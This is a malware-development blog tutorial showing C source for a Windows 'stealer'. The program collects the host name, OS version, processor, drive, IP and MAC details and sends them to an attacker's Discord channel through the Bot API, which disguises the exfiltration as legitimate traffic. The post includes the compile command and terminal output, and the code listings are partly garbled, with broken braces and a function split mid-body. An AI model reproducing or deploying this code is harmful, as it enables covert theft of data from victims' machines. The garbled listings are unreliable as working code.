

# Malware development trick 42: Stealing data via legit Discord Bot API. Simple C example.

---


 [cocomelonc.github.io/malware/2024/06/28/malware-trick-42.html](https://cocomelonc.github.io/malware/2024/06/28/malware-trick-42.html)

June 28, 2024



5 minute read

Hello, cybersecurity enthusiasts and white hackers!




In the previous examples we created a simple Proof of Concept of using legit C2-connections via [Telegram Bot API](#), [VirusTotal API](#) for “stealing” simplest information from victim’s Windows machine.

What about next legit application: *Discord* and it’s Bot API feature?


## practical example

Many of yours may think that I am simply copying the same code, please note that this is only for understanding the concepts. First of all create Discord application:




Called `meow-test` in my case.

As you can see, discord generated app ID and token, we will need `APPLICATION_ID` later:



Within your application, create a bot user with full permissions:



## Bot Permissions

Need some help with bit math? Use the tool below to calculate the permissions integer for your bot based on the features it needs.

### GENERAL PERMISSIONS

- Administrator
- View Audit Log
- Manage Server
- Manage Roles
- Manage Channels
- Kick Members
- Ban Members
- Create Instant Invite
- Change Nickname
- Manage Nicknames
- Manage Expressions
- Create Expressions
- Manage Webhooks
- Read Messages/View Channels
- Manage Events
- Create Events
- Moderate Members
- View Server Insights
- View Creator Monetization Insights

### TEXT PERMISSIONS

- Send Messages
- Create Public Threads
- Create Private Threads
- Send Messages in Threads
- Send TTS Messages
- Manage Messages
- Manage Threads
- Embed Links
- Attach Files
- Read Message History
- Mention Everyone
- Use External Emojis
- Use External Stickers
- Add Reactions
- Use Slash Commands
- Use Embedded Activities
- Use External Apps

### VOICE PERMISSIONS

- Connect
- Speak
- Video
- Mute Members
- Deafen Members
- Move Members
- Use Voice Activity
- Priority Speaker
- Request To Speak
- Use Embedded Activities
- Use Soundboard
- Use External Sounds
- Create Polls

### PERMISSIONS INTEGER

8

Copy

## Bot


Bring your app to life on Discord with a Bot user. Be a part of chat in your users' servers and interact with them directly.

[Learn more about bot users](#)


### Build-A-Bot

Bring your app to life by adding a bot user. This action is irreversible (because robots are too cool to destroy).

#### ICON



#### BANNER



#### USERNAME

meow-test

#2360

#### TOKEN

For security purposes, tokens can only be viewed once, when created. If you forgot or lost access to your token, please regenerate a new one.

Reset Token

### Authorization Flow

These settings control how OAuth2 authorizations are restricted for your bot (who can add your bot and how it is added).



```

#define DISCORD_BOT_TOKEN "your discord bot token" // replace with your actual bot
token
#define DISCORD_CHANNEL_ID "your discord channel id" // replace with the channel ID
where you want to send the message

// function to send a message to discord using the discord Bot API
int sendToDiscord(const char* message) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;
    HINTERNET hRequest = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"discord.com", INTERNET_DEFAULT_HTTPS_PORT,
0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
        return 1;
    }

    hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // set headers
    if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot " DISCORD_BOT_TOKEN
"\r\nContent-Type: application/json\r\n", -1, WINHTTP_ADDREQ_FLAG_ADD)) {
        fprintf(stderr, "WinHttpAddRequestHeaders. error %d has occurred.\n",
GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // construct JSON payload
    char json_body[1024];
    sprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}", message);

    // send the request

```

```

    if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body, strlen(json_body),
strlen(json_body), 0)) {
        fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // receive response
    BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
    if (!hResponse) {
        fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n",
GetLastError());
    }

    DWORD code = 0;
    DWORD codeS = sizeof(code);
    if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
        if (code == 200) {
            printf("message sent successfully to discord.\n");
        } else {
            printf("failed to send message to discord. HTTP status code: %d\n", code);
        }
    } else {
        DWORD error = GetLastError();
        LPSTR buffer = NULL;
        FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                    NULL, error, 0, (LPSTR)&buffer, 0, NULL);
        printf("unknown error: %s\n", buffer);
        LocalFree(buffer);
    }


    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hSession);

    return 0;
}

```

In your Discord server, navigate to the channel where you want your bot to send messages. Right-click on the channel name, select **Copy ID** or **Copy Link** in my case (discord in browser), and you'll have the channel ID:





The full source is looks like this ([hack.c](#)):

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define DISCORD_BOT_TOKEN "your discord bot token" // replace with your actual bot
token
#define DISCORD_CHANNEL_ID "your discord channel id" // replace with the channel ID
where you want to send the message

// function to send a message to discord using the discord Bot API
int sendToDiscord(const char* message) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;
    HINTERNET hRequest = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"discord.com", INTERNET_DEFAULT_HTTPS_PORT,
0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
        return 1;
    }

    hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // set headers
    if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot " DISCORD_BOT_TOKEN
"\r\nContent-Type: application/json\r\n", -1, WINHTTP_ADDREQ_FLAG_ADD)) {
        fprintf(stderr, "WinHttpAddRequestHeaders. error %d has occurred.\n",
GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }
}

```

```

}

// construct JSON payload
char json_body[1024];
snprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}", message);

// send the request
if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body, strlen(json_body),
strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
}

// receive response
BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n",
GetLastError());
}

DWORD code = 0;
DWORD codeS = sizeof(code);
if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
        printf("message sent successfully to discord.\n");
    } else {
        printf("failed to send message to discord. HTTP status code: %d\n", code);
    }
} else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
}

WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hSession);

return 0;
}

int main(int argc, char* argv[]) {
    // test message

```

```

const char* message = "meow-meow";
sendToDiscord(message);

char systemInfo[4096];

// get host name
CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
DWORD size = sizeof(hostName) / sizeof(hostName[0]);
GetComputerNameA(hostName, &size);

// get OS version
OSVERSIONINFO osVersion;
osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
GetVersionEx(&osVersion);

// get system information
SYSTEM_INFO sysInfo;
GetSystemInfo(&sysInfo);

// get logical drive information
DWORD drives = GetLogicalDrives();

// get IP address
IP_ADAPTER_INFO adapterInfo[16]; // Assuming there are no more than 16 adapters
DWORD adapterInfoSize = sizeof(adapterInfo);
if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
    return 1;
}

snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

// add IP address information
for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
        "Adapter Name: %s, "
        "IP Address: %s, "
        "Subnet Mask: %s, "
        "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
        adapter->AdapterName,

```

```

    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
}

// send system info to discord
sendToDiscord(systemInfo);
return 0;
}

```

## demo

---

Let's check everything in action.

Compile our "stealer" `hack.c`:

```

x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp

```

The screenshot shows a terminal window with the following commands and output:

```

cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-28-malware-trick-42
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-28-malware-trick-42$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-28-malware-trick-42$ ls -lt
total 52
-rwxrwxr-x 1 cocomelonc cocomelonc 42496 Jul  2 18:03 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  5291 Jul  2 18:03 hack.c
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-28-malware-trick-42$

```


